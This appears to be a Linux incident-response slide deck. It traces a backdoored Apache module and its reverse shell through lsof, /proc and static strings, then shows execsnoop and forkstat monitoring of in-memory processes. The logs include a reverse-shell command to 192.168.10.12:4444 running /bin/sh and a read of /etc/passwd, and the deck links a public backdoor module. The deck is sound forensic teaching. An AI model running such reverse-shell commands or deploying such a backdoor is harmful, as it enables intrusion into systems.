bash	2106	root	14w	FIFO	0,12	0t0	32279	pipe

```

user1@elk:~$ sudo lsof -R -p 2106
COMMAND PID PPID USER FD TYPE DEVICE SIZE/OFF NODE NAME
bash 2106 1 root cwd DIR 8,2 4096 2 /
bash 2106 1 root rtd DIR 8,2 4096 2 /
bash 2106 1 root txt REG 8,2 1113504 1312928 /bin/bash
bash 2106 1 root mem REG 8,2 47568 267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
bash 2106 1 root mem REG 8,2 97176 267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
bash 2106 1 root mem REG 8,2 47576 267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
bash 2106 1 root mem REG 8,2 39744 267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
bash 2106 1 root mem REG 8,2 2030544 267232 /lib/x86_64-linux-gnu/libc-2.27.so
bash 2106 1 root mem REG 8,2 14560 267243 /lib/x86_64-linux-gnu/libdl-2.27.so
bash 2106 1 root mem REG 8,2 170784 267105 /lib/x86_64-linux-gnu/libtinfo.so.5.9
bash 2106 1 root mem REG 8,2 170960 267220 /lib/x86_64-linux-gnu/ld-2.27.so
bash 2106 1 root 0u IPv4 32914 0t0 TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash 2106 1 root 1u IPv4 32914 0t0 TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash 2106 1 root 2u IPv4 32914 0t0 TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash 2106 1 root 9u unix 0xffff9458e91a0000 0t0 32194 /tmp/mod_authz_net type=STREAM
bash 2106 1 root 10u unix 0xffff9458f5ada000 0t0 32273 /tmp/mod_authz_net type=STREAM
bash 2106 1 root 11r FIFO 0,12 0t0 32278 pipe
bash 2106 1 root 12u IPv4 32914 0t0 TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash 2106 1 root 14w FIFO 0,12 0t0 32279 pipe

```

# PROCESS CONTEXT??!!

- X Process = **Systemd**
- X User = **root**

- X Let's check the **FDs**, **sockets**, and **pipes** used...

```

user1@elk:~$ sudo ls -lh /tmp/systemd-private-f48512ab620345148643ff319c1ac415-apache2.service-Jwfi40/tmp/
total 0
srwxrwxrwx 1 root root 0 Jun 29 08:17 mod_authz_net


```

- X We can see the socket (**s**) file in /tmp

# FDs, SOCKETS, AND PIPES!!!

- X Process file descriptors and how they are mapped to the sockets and pipes

```
user1@elk:~$ sudo ls -lh /proc/2106/fd/
total 0
lrwx----- 1 root root 64 Jun 29 04:18 0 -> 'socket:[32914]'
lrwx----- 1 root root 64 Jun 29 04:18 1 -> 'socket:[32914]'
lrwx----- 1 root root 64 Jun 29 04:18 10 -> 'socket:[32273]'
lr-x----- 1 root root 64 Jun 29 04:18 11 -> 'pipe:[32278]'
lrwx----- 1 root root 64 Jun 29 04:18 12 -> 'socket:[32914]'
l-wx----- 1 root root 64 Jun 29 04:18 14 -> 'pipe:[32279]'
lrwx----- 1 root root 64 Jun 29 04:18 2 -> 'socket:[32914]'
lrwx----- 1 root root 64 Jun 29 04:18 9 -> 'socket:[32194]'
```



- X We can map them with what we've previously seen...



# APACHE INSTANCES!!!

X We have two **Apache2** instances; why?!

X We can also see the running **Bash**

```
user1@elk:~$ pstree -p | grep -E 'apache|bash'
-apache2(2034)---apache2(2107)-+-{apache2}(2109)
|---{apache2}(2110)
|---{apache2}(2111)
|---{apache2}(2112)
|---{apache2}(2113)
|---{apache2}(2114)
|---{apache2}(2115)
|---{apache2}(2116)
|---{apache2}(2117)
|---{apache2}(2118)
|---{apache2}(2119)
|---{apache2}(2120)
|---{apache2}(2121)
|---{apache2}(2122)
|---{apache2}(2123)
|---{apache2}(2124)
|---{apache2}(2125)
|---{apache2}(2126)
|---{apache2}(2127)
|---{apache2}(2128)
|---{apache2}(2129)
|---{apache2}(2130)
|---{apache2}(2131)
|---{apache2}(2132)
|---{apache2}(2133)
`---{apache2}(2134)
-apache2(2103)
-bash(2106)
-login(1080)---bash(1485)
-sshd(1079)---sshd(1499)---sshd(1588)---bash(1589)-+-grep(2333)
user1@elk:~$
```



# CGROUPS & LOADED MODULES!!!

## X CGROUPS for the Apache2 unit...

```
user1@elk:~$ sudo systemd-cgls --unit apache2.service
Unit apache2.service (/system.slice/apache2.service):
├─2034 /usr/sbin/apache2 -k start
├─2103 /usr/sbin/apache2 -k start
└─2106 avahi-daemon
└─2107 /usr/sbin/apache2 -k start
user1@elk:~$
```

```
user1@elk:~$ sudo apache2ctl -t -D DUMP_MODULES
Loaded Modules:
core_module (static)
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)
version_module (static)
unixd_module (static)
access_compat_module (shared)
alias_module (shared)
auth_basic_module (shared)
authn_core_module (shared)
authn_file_module (shared)
authz_core_module (shared)
authz_host_module (shared)
authz_net_module (shared)
authz_user_module (shared)
autoindex_module (shared)
deflate_module (shared)
dir_module (shared)
env_module (shared)
filter_module (shared)
mime_module (shared)
mpm_event_module (shared)
negotiation_module (shared)
reqtimeout_module (shared)
setenvif_module (shared)
status_module (shared)
user1@elk:~$
```

## X Checking the loaded apache modules...

we can see the **authz\_net** string!

- Turned out to be a **module**!

```
user1@e1k:~$ sudo lsof -p 2034
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
apache2 2034 root cwd DIR 8,2 4096 2 /
apache2 2034 root rtd DIR 8,2 4096 2 /
apache2 2034 root txt REG 8,2 671392 3159981 /usr/sbin/apache2
apache2 2034 root mem REG 8,2 47568 267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2 2034 root mem REG 8,2 97176 267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
apache2 2034 root mem REG 8,2 47576 267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2 2034 root mem REG 8,2 39744 267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2 2034 root mem REG 8,2 22568 1318379 /usr/lib/apache2/modules/mod_status.so
apache2 2034 root mem REG 8,2 14376 1318371 /usr/lib/apache2/modules/mod_setenvif.so
apache2 2034 root mem REG 8,2 14376 1318363 /usr/lib/apache2/modules/mod_reqtimeout.so
apache2 2034 root mem REG 8,2 34856 1318345 /usr/lib/apache2/modules/mod_negotiation.so
apache2 2034 root mem REG 8,2 63528 1318342 /usr/lib/apache2/modules/mod_mpm_event.so
apache2 2034 root mem REG 8,2 22568 1318340 /usr/lib/apache2/modules/mod_mime.so
apache2 2034 root mem REG 8,2 18472 1318322 /usr/lib/apache2/modules/mod_filter.so
apache2 2034 root mem REG 8,2 10280 1318318 /usr/lib/apache2/modules/mod_env.so
apache2 2034 root mem REG 8,2 10280 1318315 /usr/lib/apache2/modules/mod_dir.so
apache2 2034 root mem REG 8,2 116960 267317 /lib/x86_64-linux-gnu/libz.so.1.2.11
apache2 2034 root mem REG 8,2 34856 1318313 /usr/lib/apache2/modules/mod_deflate.so
apache2 2034 root mem REG 8,2 38952 1318296 /usr/lib/apache2/modules/mod_autoindex.so
apache2 2034 root mem REG 8,2 10280 1318295 /usr/lib/apache2/modules/mod_authz_user.so
apache2 2034 root mem REG 8,2 10592 267314 /lib/x86_64-linux-gnu/libutil-2.27.so
apache2 2034 root mem REG 8,2 104104 1312884 /usr/lib/apache2/modules/mod_authz_net.so
apache2 2034 root mem REG 8,2 14376 1318293 /usr/lib/apache2/modules/mod_authz_host.so
apache2 2034 root mem REG 8,2 22568 1318289 /usr/lib/apache2/modules/mod_authz_core.so
apache2 2034 root mem REG 8,2 10280 1318285 /usr/lib/apache2/modules/mod_authn_file.so
apache2 2034 root mem REG 8,2 10280 1318282 /usr/lib/apache2/modules/mod_authn_core.so
apache2 2034 root mem REG 8,2 14376 1318278 /usr/lib/apache2/modules/mod_auth_basic.so
apache2 2034 root mem REG 8,2 18472 1318275 /usr/lib/apache2/modules/mod_alias.so
apache2 2034 root mem REG 8,2 10280 1318273 /usr/lib/apache2/modules/mod_access_compat.so
apache2 2034 root mem REG 8,2 14560 267243 /lib/x86_64-linux-gnu/libdl-2.27.so
apache2 2034 root mem REG 8,2 27112 267180 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
apache2 2034 root mem REG 8,2 202880 267139 /lib/x86_64-linux-gnu/libexpat.so.1.6.7
apache2 2034 root mem REG 8,2 39208 267237 /lib/x86_64-linux-gnu/libcrypt-2.27.so
apache2 2034 root mem REG 8,2 2030544 267232 /lib/x86_64-linux-gnu/libc-2.27.so
apache2 2034 root mem REG 8,2 144976 267297 /lib/x86_64-linux-gnu/libpthread-2.27.so
apache2 2034 root mem REG 8,2 216800 3146547 /usr/lib/x86_64-linux-gnu/libapr-1.so.0.6.3
apache2 2034 root mem REG 8,2 175800 3159430 /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0.6.1
apache2 2034 root mem REG 8,2 464824 267291 /lib/x86_64-linux-gnu/libpcre.so.3.13.3
apache2 2034 root mem REG 8,2 170960 267220 /lib/x86_64-linux-gnu/ld-2.27.so
apache2 2034 root DEL REG 0,5 32816 /dev/zero
apache2 2034 root 0r CHR 1,3 0t0 6 /dev/null
apache2 2034 root 1w CHR 1,3 0t0 6 /dev/null
apache2 2034 root 2w REG 8,2 9399 661612 /var/log/apache2/error.log
apache2 2034 root 3u sock 0,9 0t0 32803 protocol: TCP
apache2 2034 root 4u IPv6 32804 0t0 TCP *:http (LISTEN)
apache2 2034 root 5r FIFO 0,12 0t0 32815 pipe
apache2 2034 root 6w FIFO 0,12 0t0 32815 pipe
apache2 2034 root 7w REG 8,2 0 661614 /var/log/apache2/other_vhosts_access.log
apache2 2034 root 8w REG 8,2 163 662462 /var/log/apache2/access.log
```

# APACHE2 INSTANCE!!!

- X PPID = 2034
- X This is the apache2 instance with the number of threads...
- X Suspicious module also loaded here

# UNIX SOCKET STREAMS!!!

X PPID = 2103

X The weird module  
`/tmp/mod_authz_net`  
we've seen before!

X This is the malicious  
Apache2 instance which is  
channeled with the  
reverse shell using bash...

```
user1@elk:~$ sudo lsof -p 2103
COMMAND PID USER   FD  TYPE DEVICE SIZE/OFF  NODE NAME
apache2 2103 root    cwd  DIR   8,2    4096     2 /
apache2 2103 root    rtd  DIR   8,2    4096     2 /
apache2 2103 root    txt  REG   8,2   671392 3159981 /usr/sbin/apache2
apache2 2103 root    mem  REG   8,2   47568 267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2 2103 root    mem  REG   8,2   97176 267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
apache2 2103 root    mem  REG   8,2   47576 267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2 2103 root    mem  REG   8,2   39744 267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2 2103 root    mem  REG   8,2   22568 1318379 /usr/lib/apache2/modules/mod_status.so
apache2 2103 root    mem  REG   8,2   14376 1318371 /usr/lib/apache2/modules/mod_setenvif.so
apache2 2103 root    mem  REG   8,2   14376 1318363 /usr/lib/apache2/modules/mod_reqtimeout.so
apache2 2103 root    mem  REG   8,2   34856 1318345 /usr/lib/apache2/modules/mod_negotiation.so
apache2 2103 root    mem  REG   8,2   63528 1318342 /usr/lib/apache2/modules/mod_mpm_event.so
apache2 2103 root    mem  REG   8,2   22568 1318340 /usr/lib/apache2/modules/mod_mime.so
apache2 2103 root    mem  REG   8,2   18472 1318322 /usr/lib/apache2/modules/mod_filter.so
apache2 2103 root    mem  REG   8,2   10280 1318318 /usr/lib/apache2/modules/mod_env.so
apache2 2103 root    mem  REG   8,2   10280 1318315 /usr/lib/apache2/modules/mod_dir.so
apache2 2103 root    mem  REG   8,2  116960 267317 /lib/x86_64-linux-gnu/libz.so.1.2.11
apache2 2103 root    mem  REG   8,2   34856 1318313 /usr/lib/apache2/modules/mod_deflate.so
apache2 2103 root    mem  REG   8,2   38952 1318296 /usr/lib/apache2/modules/mod_autoindex.so
apache2 2103 root    mem  REG   8,2   10280 1318295 /usr/lib/apache2/modules/mod_authz_user.so
apache2 2103 root    mem  REG   8,2   10592 267314 /lib/x86_64-linux-gnu/libutil-2.27.so
apache2 2103 root    mem  REG   8,2  104104 1312884 /usr/lib/apache2/modules/mod_authz_net.so
apache2 2103 root    mem  REG   8,2   14376 1318293 /usr/lib/apache2/modules/mod_authz_host.so
apache2 2103 root    mem  REG   8,2   22568 1318289 /usr/lib/apache2/modules/mod_authz_core.so
apache2 2103 root    mem  REG   8,2   10280 1318285 /usr/lib/apache2/modules/mod_authn_file.so
apache2 2103 root    mem  REG   8,2   10280 1318282 /usr/lib/apache2/modules/mod_authn_core.so
apache2 2103 root    mem  REG   8,2   14376 1318278 /usr/lib/apache2/modules/mod_auth_basic.so
apache2 2103 root    mem  REG   8,2   18472 1318275 /usr/lib/apache2/modules/mod_alias.so
apache2 2103 root    mem  REG   8,2   10280 1318273 /usr/lib/apache2/modules/mod_access_compat.so
apache2 2103 root    mem  REG   8,2   14560 267243 /lib/x86_64-linux-gnu/libdl-2.27.so
apache2 2103 root    mem  REG   8,2   27112 267180 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
apache2 2103 root    mem  REG   8,2   202880 267139 /lib/x86_64-linux-gnu/libexpat.so.1.6.7
apache2 2103 root    mem  REG   8,2   39208 267237 /lib/x86_64-linux-gnu/libcrypt-2.27.so
apache2 2103 root    mem  REG   8,2  2030544 267232 /lib/x86_64-linux-gnu/libc-2.27.so
apache2 2103 root    mem  REG   8,2   144976 267297 /lib/x86_64-linux-gnu/libpthread-2.27.so
apache2 2103 root    mem  REG   8,2   216800 3146547 /usr/lib/x86_64-linux-gnu/libapr-1.so.0.6.3
apache2 2103 root    mem  REG   8,2   175800 3159430 /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0.6.3
apache2 2103 root    mem  REG   8,2   464824 267291 /lib/x86_64-linux-gnu/libpcre.so.3.13.3
apache2 2103 root    mem  REG   8,2   170960 267220 /lib/x86_64-linux-gnu/ld-2.27.so
apache2 2103 root    0r   CHR   1,3     0t0     6 /dev/null
apache2 2103 root    1u  unix 0xffff9458eca3c400 0t0 32179 type=STREAM
apache2 2103 root    2w  REG   8,2    9399 661612 /var/log/apache2/error.log
apache2 2103 root    3u  sock   0,9     0t0 32803 protocol: TCP
apache2 2103 root    4u  IPv6   32804 0t0 TCP *:http (LISTEN)
apache2 2103 root    5r  FIFO   0,12   0t0 32808 pipe
apache2 2103 root    6w  FIFO   0,12   0t0 32808 pipe
apache2 2103 root    7w  REG   8,2     0 661614 /var/log/apache2/other_vhosts_access.log
apache2 2103 root    8w  REG   8,2    163 662462 /var/log/apache2/access.log
apache2 2103 root    9u  unix 0xffff9458e91a0000 0t0 32194 /tmp/mod_authz_net type=STREAM
apache2 2103 root   10u  unix 0xffff9458f5ada000 0t0 32273 /tmp/mod_authz_net type=STREAM
user1@elk:~$
```

# STATIC CHECKS!!!

- X If we check the **strings** and/or the imported **symbols**, we can see some interesting features related to **network**, **system**, and **process** activity
- X We can also see features related to the backdoor itself...

Note: output is filtered

## Network Functions

```
bind_addr
bindPort
recv@@GLIBC_2.2.5
bindtoip
setsockopt@@GLIBC_2.2.5
server_waitclient
resolve
inet_addr@@GLIBC_2.2.5
bind@@GLIBC_2.2.5
socket@@GLIBC_2.2.5
getaddrinfo@@GLIBC_2.2.5
listen@@GLIBC_2.2.5
connect@@GLIBC_2.2.5
```

## Backdoor functions

```
backdoor_register_hooks
backdoor_post_read_request
backdoor_log_transaction
ap_hook_post_config
ap_hook_post_read_request
backdoor_post_config
ap_hook_log_transaction
reverseShell
startProxy
shell
auth_pass
shellPTY
```

## System Functions

```
mkdir@@GLIBC_2.2.5
umount@@GLIBC_2.2.5
write@@GLIBC_2.2.5
rmdir@@GLIBC_2.2.5
mount@@GLIBC_2.2.5
```

## Process Functions

```
getpid@@GLIBC_2.2.5
execve@@GLIBC_2.2.5
kill@@GLIBC_2.2.5
pthread_create
waitpid@@GLIBC_2.2.5
getppid@@GLIBC_2.2.5
exit@@GLIBC_2.2.5
forkpty@@GLIBC_2.2.5
fork@@GLIBC_2.2.5
```



## SHOUT(s)-OUT!!!...

- X Thanks to all those out there that keep reminding the community of not to **KILL** a process, but dump it from memory first, especially if it does not exist on disk anymore!
- X Craig H. Rowland, @CraigHRowland
  - o <https://twitter.com/CraigHRowland/status/1177373397463863296>



## ANONYMOUS PROCESSES


- They exist...
- Process spawned from chunk of memory
- Never on filesystem → no FS artifacts
- Creating & writing directly to FD



# PROCESS BEHAVIOR

Fork → Execute → Die

- Why do we care?
- Parent data in /procfs
- Children? Commands?



# MONITORING

**Execsnoop** – leverages ftrace to record exec() calls

Pkg: perf-tools-unstable

**Forkstat** – records the following events:

Pkg: forkstat

IR Toolkit !∞= forensically sound

\*[Tsurugi](#) – DFIR Linux

Event	Description
fork	forks
exec	execs
exit	exits
core	core dumps
comm	process name changes in comm field
clone	clone (normally on thread creation)
ptrce	ptrace attach or detach
uid	uid/gid events
sid	sid events
all	all the events above

# MONITORING – EXEC Snoop

execsnoop-perf -a 16 -r > proclog.txt

Shell creation:

- Sshd called
- Motd
- Patch state
- Update check
- Mounting FS

```
TIMES      PID      PPID  ARGS
10463708.786041  22907  22905  cat -v trace_pipe
10463708.786166  22906  22902  gawk -v o=1 -v opt_name=0 -v name=- -v opt_duration=0 -v opt_time=1
10463718.008150  22908    2361  /usr/sbin/sshd -D -R
10463722.965723  22949  22947  sed -r -n /^livepatch:\/,\S/s,^[[:blank:]]+patchState: (.*)$, \1,p
10463722.967371  22952  22950  sed -r -n /^livepatch:\/,\S/s,^[[:blank:]]+checkState: (.*)$, \1,p
10463722.969056  22953  22911  /etc/update-motd.d/90-updates-available
10463722.969831  22954  22953  cat /var/lib/update-notifier/updates-available
10463723.089973  22987  22986  awk {print $1} /proc/uptime
10463723.091853  22986  22984  date -d now - 10463845.92 seconds +%s
10463723.092708  22988  22984  date +%s
10463723.093950  22990  22989  mount
10463723.094069  22991  22989  awk $5 ~ /^ext(2|3|4)$/ { print $1 }
10463723.096563  22992  22984  dumpe2fs -h /dev/sda2
```

Process executions:

```
10459389.023938  22832  22831  bash -c perl
10459389.025699  22832  22831  perl
10459389.050426  22833  22832  /bin/ls -l /proc/22832/fd
10459389.052605  22834  22832  /bin/cat /proc/22832/fd
10459389.055956  22832  22831  /proc/22832/fd/3 192.168.10.12 4444 -vv -e /bin/sh
10459389.058331  22832  22831  sh
10459398.308122  22835  22832  ls -la
10459402.791878  22836  22832  cat /etc/passwd
10459415.533324  22837  22832  ping 8.8.8.8 -c 3
```



# MONITORING - FORKSTAT

forkstat -e all -x -S > forklog.txt

How is forkstat different?

- Datapoints:  
1 vs. 12
- No `exec()`?
- Process Ancestry
- Procmon

Time	Event	PID	UID	TTY	Info	Duration	Process
01:41:49	fork	2361	0 ?		parent		/usr/sbin/sshd -D
01:41:49	fork	24105	0 ?		child		/usr/sbin/sshd -D
01:41:49	sid	24105	0 ?		24105		sshd: [accepted]
01:41:49	exec	24105	0 ?				/usr/sbin/sshd -D -R
01:41:49	fork	24105	0 ?		parent		/usr/sbin/sshd -D -R
01:41:49	fork	24106	0 ?		child		sshd: [accepted]
01:41:49	uid	24106	0 ?		sshd		sshd: [accepted]
01:41:53	exit	24106	0 ?		0	4.249	sshd: [accepted]
01:41:53	uid	24105	0 ?		root		sshd: thanos [priv]
01:41:53	uid	24105	0 ?		root		sshd: thanos [priv]
01:41:53	fork	24105	0 ?		parent		sshd: thanos [priv]
01:41:53	fork	24107	0 ?		child		sshd: thanos [priv]

Fork	Exec	Exit	Coredump	Comm	Clone	Ptrace	Uid	Sid	Total
27	18	10	0	0	0	0	0	0	55
14	6	9	0	0	0	0	0	0	29
13	13	1	0	0	0	0	0	0	27
12	12	1	0	0	0	0	0	0	25

# MONITORING

## - FORKSTAT -

- **UID** info
- **ssh** without pseudo terminal
- Verbose binary (**command**) calls
- Witness the **fork > execute > exit** cycle

Time	Event	PID	UID	TTY	Info	Duration	Process
01:41:54	uid	24105	0	?	root		sshd: thanos [priv]
01:41:54	fork	24105	0	?	parent		sshd: thanos [priv]
01:41:54	fork	24217	0	?	child		sshd: thanos [priv]
01:41:54	uid	24217	0	?	thanos		sshd: thanos [priv]
01:41:54	fork	24217	0	?	parent		sshd: thanos [priv]
01:41:54	fork	24218	0	?	child		sshd: thanos@notty
01:41:54	sid	24218	0	?	24218		sshd: thanos@notty
01:41:54	exec	24218	0	?			bash -c perl
01:41:54	exec	24218	0	?			perl
01:41:54	fork	24218	0	?	parent		perl
01:41:54	fork	24219	1000	?	child		perl
01:41:54	exec	24219	1000	?			/bin/ls -l /proc/24218/fd
01:41:54	exit	24219	1000	?	0	0.002	/bin/ls -l /proc/24218/fd
01:41:54	fork	24218	0	?	parent		perl
01:41:54	fork	24220	1000	?	child		perl
01:41:54	exec	24220	1000	?			/bin/cat /proc/24218/fd
01:41:54	exit	24220	1000	?	256	0.001	/bin/cat /proc/24218/fd
01:41:54	exec	24218	0	?			/proc/24218/fd/3 192.168.10.12 4444 -vv -e /bin/sh
01:41:54	exec	24218	0	?			sh
01:41:57	fork	24218	0	?	parent		sh
01:41:57	fork	24221	1000	?	child		sh
01:41:57	exec	24221	1000	?			ls -la
01:41:57	exit	24221	1000	?	0	0.003	ls -la
01:42:05	fork	24218	0	?	parent		sh
01:42:05	fork	24222	1000	?	child		sh
01:42:05	exec	24222	1000	?			cat /etc/passwd
01:42:05	exit	24222	1000	?	0	0.001	cat /etc/passwd
01:42:12	fork	24218	0	?	parent		sh
01:42:12	fork	24223	1000	?	child		sh
01:42:12	uid	24223	1000	?	root		ping
01:42:12	exec	24223	1000	?			ping 8.8.8.8 -c 3
01:42:12	uid	24223	1000	?	thanos		ping 8.8.8.8 -c 3
01:42:14	exit	24223	1000	?	0	2.016	ping 8.8.8.8 -c 3

# SESSION ID

Consistent session ID

```
root@data03:/proc/2361# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 04:28 exe -> /usr/sbin/sshd*
root@data03:/proc/2361# cat sessionid
4294967295root@data03:/proc/2361# _
```

```
root@data03:/proc/24105# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 01:41 exe -> /usr/sbin/sshd*
root@data03:/proc/24105# cat sessionid
3230root@data03:/proc/24105#
```

```
root@data03:/proc/24217# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 04:22 exe -> /usr/sbin/sshd*
root@data03:/proc/24217# cat sessionid
3230root@data03:/proc/24217#
```

```
root@data03:/proc/24218# ll exe
lrwxrwxrwx 1 thanos thanos 0 Jul  6 01:41 exe -> /bin/dash*
root@data03:/proc/24218# cat sessionid
3230root@data03:/proc/24218# _
```

```
root@data03:/proc/24442# ll exe
lrwxrwxrwx 1 root root 0 Jul  6 05:05 exe -> /bin/ping*
root@data03:/proc/24442# cat sessionid
3230root@data03:/proc/24442# _
```

Parent  
→  
Child

# ENVIRON + OTHERS

Most Relevant Procs artifacts:

`/proc/$$/environ`

`/proc/$$/cmdline`

`/proc/$$/task/$$/children`

`/proc/$$/status`

`/proc/$$/io`

- Process data transfer
- Arguments passed to process
- Parent-child relationship & proc name

```
root@data03:/proc/24218# cat io
rchar: 254613
wchar: 41987
syscr: 164
syscw: 1192
read_bytes: 0
write_bytes: 0
cancelled_write_bytes: 0
```

```
root@data03:/proc/24217# cat cmdline
sshd: thanos@nottyroot@data03:/proc/24217#
```

```
root@data03:/# cat /proc/24217/task/24217/children
24218 root@data03:/#
root@data03:/# head /proc/24217/status
Name: sshd
Umask: 0002
State: S (sleeping)
Tgid: 24217
Ngid: 0
Pid: 24217
PPid: 24105
```

# ENVIRON + OTHERS

```
root@data03:/proc/24218# cat environ
SSH_CONNECTION=192.168.10.12 60156 192.168.10.11 22LANG=en_US.UTF-8XDG_SESSION_ID=3230USER=thanosPWD
=/home/thanosHOME=/home/thanosSSH_CLIENT=192.168.10.12 60156 22MAIL=/var/mail/thanosSHELL=/bin/bashS
HLVL=1LOGNAME=thanosXDG_RUNTIME_DIR=/run/user/1000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
/bin:/sbin:/bin:/usr/games:/usr/local/games_=/usr/bin/perlroot@data03:/proc/24218#
```

## Most Relevant Procs artifacts:

`/proc/$$/environ`

`/proc/$$/cmdline`

`/proc/$$/task/$$/children`

`/proc/$$/status`

`/proc/$$/io`

`(/bin/dash)`

- SSH host / client address + ports
- Language
- Session ID
- User
- UID
- PWD
- Homedir
- Shell
- Underscore variable \*

(binary / script last executed as arguments)



# SUMMATION

- How to find data from process with no FS attribution
- How processes behave in memory
- Why they can be hard to track normally
- Tools to help you follow the chain of execution
- Artifacts in procs found to be most relevant




THANKS!

---

Any questions?

You can find us

[@binaryz0ne](#) | [@br\\_endian](#) | [@vicgriswold](#)



## CREDITS & REFERENCES...

Special thanks to all the people who made and released these awesome resources for free:

- X Presentation template by [SlidesCarnival](#) and Photographs by [Unsplash](#)
- X Credits to [Vlad Rico @RicoVlad](#) for the Malicious Apache2 Module
  - o Module here: [https://github.com/VladRico/apache2\\_BackdoorMod](https://github.com/VladRico/apache2_BackdoorMod)
- X Craig Rowland [@CraigHRowland](#), for his awesome Linux Forensics work.
- X Stuart [@MagisterQuis](#), for his write ups on anonymous processes
- X Lynx for their process forking image.
- X Sorry if we missed someone!